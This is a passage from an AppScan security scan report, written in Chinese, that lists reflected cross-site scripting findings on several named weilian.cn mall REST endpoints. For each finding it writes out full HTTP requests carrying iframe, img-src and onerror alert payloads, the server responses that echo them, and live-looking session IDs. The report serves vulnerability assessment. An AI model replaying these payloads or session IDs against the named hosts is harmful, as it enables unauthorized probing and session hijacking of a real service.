Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15<iframe src=javascript:alert(7374)>"

变体- | 2 / 3

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Djavascript%3Aalert%287392%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15%3Cimg+src%3Djavascript%3Aalert%287392%29%3E&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15"

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Dx+onerror%3Dalert%287400%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15%3Cimg+src%3Dx+onerror%3Dalert%287400%29%3E&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15<img src=x onerror=alert(7400)>"
```

跨站点脚本编制	
严重性:	高
CVSS 分数:	7.5
URL:	http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0
实体:	pageNum (Parameter)
风险:	可能会窃取或操纵客户会话和 cookie, 它们可能用于模仿合法用户, 从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

变体- | 1 / 6

差异: 参数 从以下位置进行控制: 1 至: 1%3Ciframe+src%3Djavascript%3Aalert%287484%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=1%3Ciframe+src%3Djavascript%3Aalert%287484%29%3E&pageSize=15
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:04 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<iframe src=javascript:alert(7484)>"
```

变体- | 2 / 6

差异: 参数 从以下位置进行控制: ① 至: 1%3Cimg+src%3Djavascript%3Aalert%287489%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1%3Cimg+src%3Djavascript%3Aalert%287489%29%3E&pageSize=15
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:04 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<img src=javascript:alert(7489)>"
```

变体- | 3 / 6

差异: 参数 从以下位置进行控制: ① 至: 1%3Cimg+src%3Dx+onerror%3Dalert%287494%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1%3Cimg+src%3Dx+onerror%3Dalert%287494%29%3E&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:05 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1"

变体- | 4 / 6

差异: 参数 从以下位置进行控制: ① 至: 1%3Ciframe+src%3Djavascript%3Aalert%287675%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=1%3Ciframe+src%3Djavascript%3Aalert%287675%29%3E&pageSize=15&
orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:16 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1<iframe src=javascript:alert(7675)>"

变体- | 5 / 6

差异: 参数 从以下位置进行控制: ① 至: 1%3Cimg+src%3Djavascript%3Aalert%287684%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=1%3Cimg+src%3Djavascript%3Aalert%287684%29%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:16 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<img src=javascript:alert(7684)>"
```

变体- | 6 / 6

差异: 参数 从以下位置进行控制: ① 至: 1%3Cimg+src%3Dx+onerror%3Dalert%287692%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=1%3Cimg+src%3Dx+onerror%3Dalert%287692%29%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
```

```
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:16 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1"

问题 5 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageSize (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 6

差异: 参数 从以下位置进行控制: 15 至:

15%3Ciframe+src%3Djavascript%3Aalert%287520%29%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=15%3Ciframe+src%3Djavascript%3Aalert%287520%29%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:06 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15<iframe src=javascript:alert(7520)>"

变体- | 2 / 6

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Djavascript%3Aalert%287525%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=15%3Cimg+src%3Djavascript%3Aalert%287525%29%3E
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:06 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15"

变体- | 3 / 6

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Dx+onerror%3Dalert%287528%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=15%3Cimg+src%3Dx+onerror%3Dalert%287528%29%3E
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
```

```
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15

变体- | 4 / 6

差异: 参数 从以下位置进行控制: 15 至:

15%3Ciframe+src%3Djavascript%3Aalert%287714%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=15%3Ciframe+src%3Djavascript%3Aalert%287714%29%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15<iframe src=javascript:alert(7714)>"

变体- | 5 / 6

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Djavascript%3Aalert%287720%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=15%3Cimg+src%3Djavascript%3Aalert%287720%29%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
```

```
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15<img src=javascript:alert(7720)>"
```

变体- | 6 / 6

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Dx+onerror%3Dalert%287723%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=15%3Cimg+src%3Dx+onerror%3Dalert%287723%29%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:18 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15<img src=x onerror=alert(7723)>"
```

问题 6 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList>

实体: goodslevelid (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 3

差异: 参数 从以下位置进行控制: 3 至: 3%3Ciframe+src%3Djavascript%3Aalert%287771%29%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=3%3Ciframe+src%3Djavascript%3Aalert%287771%29%3E
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "3<iframe src=javascript:alert(7771)>"

变体- | 2 / 3

差异: 参数 从以下位置进行控制: 3 至: 3%3Cimg+src%3Djavascript%3Aalert%287778%29%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=3%3Cimg+src%3Djavascript%3Aalert%287778%29%3E
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "3"

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 3 至: 3%3Cimg+src%3Dx+onerror%3Dalert%287785%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=3%3Cimg+src%3Dx+onerror%3Dalert%287785%29%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "3"

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>


实体: gsbmid (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体-| 1 / 3

差异: 参数 从以下位置进行控制:  至: `%3Ciframe+src%3Djavascript%3Aalert%287937%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。


测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%3Ciframe+src%3Djavascript%3Aalert%287937%29%3E&ap
provaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:45 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "`<iframe src=javascript:alert(7937)>`"

变体-| 2 / 3

差异: 参数 从以下位置进行控制:  至: `%3Cimg+src%3Djavascript%3Aalert%287942%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%3Cimg+src%3Djavascript%3Aalert%287942%29%3E&appro
```



```
valtypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:45 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 3 / 3

差异: **参数** 从以下位置进行控制: — 至: %3Cimg+src%3Dx+onerror%3Dalert%287945%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%3Cimg+src%3Dx+onerror%3Dalert%287945%29%3E&approv
altypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
